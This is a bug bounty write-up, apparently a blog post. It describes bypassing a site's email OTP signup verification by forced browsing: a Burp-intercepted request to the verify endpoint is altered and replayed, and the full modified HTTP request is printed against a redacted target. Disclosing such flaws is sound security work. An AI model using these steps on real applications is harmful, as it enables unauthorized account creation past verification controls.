2FA Bypass via Forced Browsing

Akhil Follow
May 15 · 2 min read



Photo from avinetworks.com

Hi readers!

I am Akhil, a student and Bug Bounty hunter. Today I would like to share one of my finding that I came across in one of the private programs, where I was able to bypass the email verification phase implemented by the application.

Before getting started let me tell you about -

Forced Browsing :-

Forced browsing is an attack technique against badly protected websites and web applications, which allows the attacker to access resources that they should not be able to access. Forced browsing is a common web application security issue caused by careless coding.

Reference:

What Is Forced Browsing | Acunetix

Forced browsing, also called forceful browsing, is an attack technique against badly protected websites and web...

www.acunetix.com

Let's get started ::

let's consider the target as **redacted.com**

Normal SIGNUP flow:

In order to create a new account, user has to enter the 6 Digit OTP sent to the email address. Only if user enters valid OTP then a valid account will be created for that email address.

But, I observed that via forced browsing it is possible to create a valid account using any email address without entering the OTP.

Exploitation:

1) Navigate to the signup page
2) click on **signup with email**
3) Fill all the details like username, email address & password.
4) Now, Turn ON the burp Intercept.
5) Click on **Create account**
6)Capture the particular POST Request made to the endpoint **POST /_api/signup/verify**

Now Remove the **/verify** from the POST Request

In the body of that post request add **“password”:”anypassword”** without any syntax mistakes. The final request should be like as shown below

POST /_ajax/signup HTTP/1.1
Host: www.redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.redacted.com/en_in/
Content-Type: application/json;charset=UTF-8
Content-Length: 94
Origin: https://www.redacted.com
DNT: 1
Connection: close

{“xxxx”:”xxxxx”,”sxxxxe”:”xx-xx-xx”,”email”:”asalsflab@gmails.com”,**”password”:”Password@123**"}

Pass the modified request to the server.

Now, navigate to the login page and login using email address and password.

Hope you guys enjoyed it!

> *Let me know if you have any doubts in comment section below or*
>
> *Twitter:: https://twitter.com/a_k_h_i_l__K*
>
> *Linkedin:: https://www.linkedin.com/in/akhil-kommineni/*

See you soon. Until next time